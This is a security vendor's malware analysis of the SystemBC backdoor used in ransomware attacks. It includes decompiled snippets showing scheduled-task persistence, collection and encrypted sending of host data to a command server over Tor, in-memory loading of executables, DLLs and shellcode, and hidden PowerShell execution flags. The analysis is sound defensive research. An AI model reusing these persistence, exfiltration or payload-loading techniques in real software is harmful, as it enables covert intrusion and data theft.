Ransomware operators use SystemBC RAT as off-the-shelf Tor backdoor

news.sophos.com/en-us/2020/12/16/systembc/

December 16, 2020


In our investigations into a number of recent ransomware attacks, we've observed sets of tools associated with multiple types of ransomware deployed in much the same way, suggesting their use by one or more ransomware-as-a-service affiliates. One of those tools is SystemBC, a backdoor that provides attackers with a persistent connection to their victims' systems.

First seen in 2019, SystemBC is a proxy and remote administrative tool, named by researchers after the string in the URI its control panel used. It acts both as a network proxy for concealed communications and as a remote administration tool (RAT)—capable of executing Windows commands, and delivering and executing scripts, malicious executables and dynamic link libraries (DLLs). After being dropped by other malware, it provides attackers with a persistent backdoor.

While SystemBC has been around for over a year, we've seen both its use and its features continue to evolve. The most recent samples of SystemBC carry code that, instead of acting essentially as a virtual private network via a SOCKS5 proxy, uses the Tor anonymizing network to encrypt and conceal the destination of command and control traffic.

Over the past few months, we have continued to detect hundreds of attempted SystemBC deployments worldwide. SystemBC was used in recent Ryuk and Egregor attacks investigated by Sophos MTR's Rapid Response team, often used in combination with post-

exploitation tools such as Cobalt Strike. In some cases, the SystemBC RAT was deployed to servers after the attackers have gained administrative credentials and moved deep into the targeted network.



Deployment

When dropped and executed, SystemBC performs a check to see whether it was launched with a command line “start”—indicating it was executed as a scheduled service. If not, it copies itself to a randomly-named directory and file name within the ProgramData directory, and then schedules that copy as a task (launched with the “start” command) to achieve persistence.

However, if SystemBC finds a running process called a2guard.exe—a component of Emsisoft’s anti-malware software—it skips the creation of a service. This behavior dates back to the first samples of SystemBC found in 2019.

```
  if ( v6 )
  {
    if ( !v5 )
      goto LABEL_9;
  }
  else
  {
    EnumWindows(find_my_window, 0);
    Sleep(0x2710u);
    if ( check_process_integrity() == 0x1000 )
LABEL_9:
      bot_main();
    if ( !find_process_by_name(aA2guardExe) )
    {
      GetModuleFileNameA(0, Filename, 0x100u);
      create_random_directory(NewFileName, Name);
      CopyFileA(Filename, NewFileName, 0);
      create_scheduled_task(Name, 0, NewFileName, aStart, 0, 1);
    }
  }
  Sleep(0xEA60u);
  ExitProcess(0);
}
```

Decompiled code from SystemBC showing the installation logic.


Once SystemBC is launched from its scheduled task, it starts its command and control connections.

BC phone home

There are two elements of the CnC: a beacon connection to a remote server at one of two domains hard-coded into the the malware, and a lightweight Tor client.

The non-Tor communications are raw TCP, connecting to port 4044 (typically used by the Location Tracking Protocol) on the remote server. The domains varied from sample to sample—likely configured for a specific campaign at build-time. We observed two domains in use in our primary sample: advertrex20[.]xyz and gentexman37[.]xyz. The first domain no longer resolved at the time of analysis; during analysis, the second domain also became unreachable.

The malware selects one of the hardcoded domains, and sends an initial block of data (100 bytes in this instance), then maintains an open socket, with the connection occasionally being reset.



Part of a packet capture of SystemBC's initial CnC communications

```
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▼ [SEQ/ACK analysis]
      [iRTT: 0.418578139 seconds]
      [Bytes in flight: 100]
      [Bytes sent since last PSH flag: 100]
  ▼ [Timestamps]
      [Time since first frame in this TCP stream: 0.419513849 seconds]
      [Time since previous frame in this TCP stream: 0.000935710 seconds]
    TCP payload (100 bytes)
▼ Data (100 bytes)
    Data: 5648deb47ecfe5a0434375e996bf4307140ff64e8da7201e...
    [Length: 100]
```

The

```
0000  52 54 00 13 34 31 52 54  00 40 41 9e 08 00 45 00   RT··41RT ·@A···E·
0010  00 8c 21 ad 40 00 80 06  e9 81 c0 a8 7a 1a 05 c7   ··!·@··· ····z···
0020  ae b3 c0 d0 0f cc 87 dc  73 5b b6 de fb 47 50 18   ········ s[···GP·
0030  01 00 3f 2b 00 00 56 48  de b4 7e cf e5 a0 43 43   ··?+··VH ··~···CC
0040  75 e9 96 bf 43 07 14 0f  f6 4e 8d a7 20 1e 7e 36   u···C··· ·N·· ·~6
0050  30 83 0b 83 9b 61 cc 79  16 4a 49 fb ea 8c 3f 00   0····a·y ·JI···?·
0060  00 00 00 00 00 00 00 00  22 96 f8 b2 cb 26 a1 c7   ········ "····&··
0070  27 35 12 c1 82 ff df 62  ac d5 fb d7 a9 d4 f8 e9   '5·····b ········
0080  62 b9 7b 1f 34 a5 32 65  e6 b8 87 5e 9e b4 3a 31   b·{·4·2e ···^··:1
0090  19 e2 a8 ed 00 82 97 f1  1a 75                     ········ ·u
```

packet block sending the initial data from SystemBC to the command and control domain. Most of the CnC communications with the SystemBC RAT are over a Tor connection. The Tor communications element of SystemBC appears to be based on mini-tor, an open-source library for lightweight connectivity to the Tor anonymized network. The code of mini-Tor isn't duplicated in SystemBC (since mini-Tor is written in C++ and SystemBC is compiled from C). But the bot's implementation of the Tor client closely resembles the implementation used in the open-source program, including its extensive use of the Windows Crypto Next Gen (CNG) API's Base Crypto (BCrypt) functions.

```
push    offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push    eax
call    sub_406F32
call    eax
push    0
push    20h
lea     eax, aC         ; "C"
push    eax
lea     eax, aChainingmode ; "ChainingMode"
push    eax
push    [ebp+var_10]
push    offset aBcrypt_dll ; "bcrypt.dll"
call    sub_406E42
push    offset aBcryptsetprope ; "BCryptSetProperty"
push    eax
call    sub_406F32
call    eax
mov     [ebp+readfds.fd_array+10h], 0
mov     [ebp+var_788], 0
mov     [ebp+readfds.fd_array+0DCh], offset a193_23_244_244 ; "193.23.244.244"
mov     [ebp+readfds.fd_array+0E0h], 50h
mov     [ebp+readfds.fd_array+0E4h], offset a86_59_21_38 ; "86.59.21.38"
mov     [ebp+readfds.fd_array+0E8h], 50h
mov     [ebp+readfds.fd_array+0ECh], offset a199_58_81_140 ; "199.58.81.140"
mov     [ebp+readfds.fd_array+0F0h], 50h
mov     [ebp+readfds.fd_array+0F4h], offset a204_13_164_118 ; "204.13.164.118"
mov     [ebp+readfds.fd_array+0F8h], 50h
mov     [ebp+readfds.fd_array+0FCh], offset a194_109_206_21 ; "194.109.206.212"
mov     [ebp+var_674], 50h
mov     [ebp+var_670], offset a131_188_40_189 ; "131.188.40.189"
mov     [ebp+var_66C], 50h
mov     [ebp+var_668], offset a154_35_175_225 ; "154.35.175.225"
mov     [ebp+var_664], 50h
mov     [ebp+var_660], offset a171_25_193_9 ; "171.25.193.9"
mov     [ebp+var_65C], 1BBh
mov     [ebp+var_658], offset a128_31_0_34 ; "128.31.0.34"
mov     [ebp+var_654], 23ABh
mov     [ebp+var_650], offset a128_31_0_39 ; "128.31.0.39"
mov     [ebp+var_64C], 23ABh
mov     [ebp+readfds.fd_array+0D8h], 5
```

Some of the Tor client code from the SystemBC executable dumped from memory and disassembled. The IP addresses shown are known Tor gateway hosts, including dannenberg[.]torauth[.]de and tor[.]noreply[.]orgWhen the bot is executed from scheduled task, it collects the following information and store it in a buffer and sends it to CnC through the Tor connection:

- The active Windows user name
- The Windows build number for the infected system
- A WOW process check (whether the OS on the infected system is 32-bit or 64-bit)
- The volume serial number.

The collected data is rc4 encrypted with a hard-coded key before it is sent it to CnC, using a socket connection handled by the malware's mini-tor library and socket APIs.

```
v79 = 2;
v80 = 4;
vInBuffer = 1;
v62 = 600000;
v63 = 10000;
WSAIoctl(s[0], 0x98000004, &vInBuffer, 0xCu, 0, 0, &cbBytesReturned, 0, 0);
qmemcpy(&rc4_key, bot_data + 7, 0x32u);
*(bot_data + 0x27) = RtlGetVersion();
*(bot_data + 0x51) = IsWow64Process(v51, v52);
*(bot_data + 0x7B) = 0;
GetVolumeInformationA(0, 0, 0, bot_data + 31, 0, 0, 0, 0);
(rc4_encrypt)(v7, &rc4_key, 50, bot_data + 0x4E, 50);
v52 = v82;
v51 = &v79;
if ( cnc_data )
  cnc_send(s[0], &phContext, 0, addr + 0x1C, 0x64, v85, hKey, &hHash, 2, v51, v52);
else
  cnc_send(s[0], &phContext, 0, addr, 0x80, v85, hKey, &hHash, 2, v51, v52);
```

A snippet of decompiled code from SystemBC showing data sent about the targeted system back to the Tor CnC.

Remote control

The operators of the bot can use the CnC server to send a number of payloads back to the infected system for execution. SystemBC can parse and execute EXE or DLL data blobs passed over the Tor connection, shell code, VBS scripts, Windows commands and batch scripts, and PowerShell scripts.


```
zeromemory(&dll_check, 4u);
while (v18)
{
    if (*(recv_data + v18 + 8) == '#')
    {
        dll_check = recv_data + v18 + 9;
        *(recv_data + v18 + 8) = 0;
        break;
    }
    --v18;
}
v53[0] = 'exe';
v19 = strlen(recv_data + 2);
if (*(recv_data + v19 + 4) == 'sbv.')
    v53[0] = 'sbv';
if (*(recv_data + v19 + 4) == 'tab.')
    v53[0] = 'tab';
if (*(recv_data + v19 + 4) == 'dmc.')
    v53[0] = 'dmc';
if (*(recv_data + v19 + 4) == '1sp.')
    v53[0] = '1sp';
v20 = bot_send_recv((recv_data + 2), &cp);
if (v20 > 0x400)
{
    nNumberOfBytesToWrite = v20;
    bot_recv_data = addr;
    *(addr + 1) = 4;
    (rc4_encrypt)(v21, &rc4_key, 0x32, bot_recv_data + 1, 3);
    (rc4_encrypt)(v23, &rc4_key, 0x32, bot_recv_data + 4, 4);
    cnc_send(s[0], &phContext, evtObject, bot_recv_data + 1, 7, v85, hKey, &hHash, 2, &v79, v82);
    v24 = *(cp + 0xF) + 0x16;
    if (v24 >= nNumberOfBytesToWrite || *cp != 'ZM' || (*&cp[v24] & 0x2100) != 0x2100)
    {
```

A chunk of the decompiled code from SystemBC showing types of data it expects from the CnC.

For VBS, BAT and CMD commands, the bot creates a randomly named file in the %TEMP% directory and create a scheduled task for the script. For Powershell commands, it creates a scheduled task for the script and adds the following command line to make it hidden:

```
'-WindowStyle Hidden -ep bypass -file "'
```

If the data received is not parsed as a script, it checks for an MZ header in the data to check if it is a Windows executable. If it is, SystemBC loads it directly for execution without writing a file. If the data received from the CnC doesn't have any MZ signature, the bot assumes it is shellcode and spawns a thread to execute it. And If it is determined to be DLL binary data, SystemBC will load the dll using **execute_pe_from_mem_thread** and call its export function using **call_dll_export_function_thread**.



From spray and pray to sniping

Collectively, these capabilities give attackers a point-and-shoot capability to perform discovery, exfiltration and lateral movement with packaged scripts and executables—without having to have hands on keyboard. These capabilities were originally intended for mass exploitation, but they have now been folded into the toolkit for targeted attacks—including ransomware.

In a September Ryuk attack, SystemBC was deployed on the target network's domain controller—apparently deployed by CobaltStrike. And in November, we saw SystemBC in association with an Egregor attack—again associated with Cobalt Strike (though it is not clear which dropped which).

In these cases, SystemBC was deployed as one of several commodity tools to establish persistence across the targeted network. In the Ryuk attacks we saw with SystemBC, initial compromise came from phishing messages that delivered the Buer Loader malware; other attacks in the same campaign used Bazar or Zloader. The Egregor attacks we saw used another loader dropped by malicious emails—Qbot.

All of these attacks appear to have been launched by affiliates of the ransomware operators, or by the ransomware gangs themselves through multiple malware-as-a-service providers. They involved days or weeks of time on the targets' networks and data exfiltration. SystemBC is an attractive tool in these types of operations because it allows for multiple targets to be worked at the same time with automated tasks, allowing for hands-off deployment of ransomware using Windows built-in tools if the attackers gain the proper credentials.

Fortunately, SystemBC is detected by many anti-malware tools, including Sophos (via both signature and machine learning). Attackers continue to use SystemBC situationally with success because they leverage inconsistent malware protection across organizations or leverage legitimate credentials to disable some malware protection.

A list of IOCs for SystemBC is posted on SophosLabs' GitHub page.

Sophos would like to acknowledge the contributions of Anand Aijan and Syraj Mundalik of SophosLabs, and of Peter Mackenzie,Elida Leite, Syed Shahram and Bill Kearney of the Sophos MTR Rapid Response team to this report.
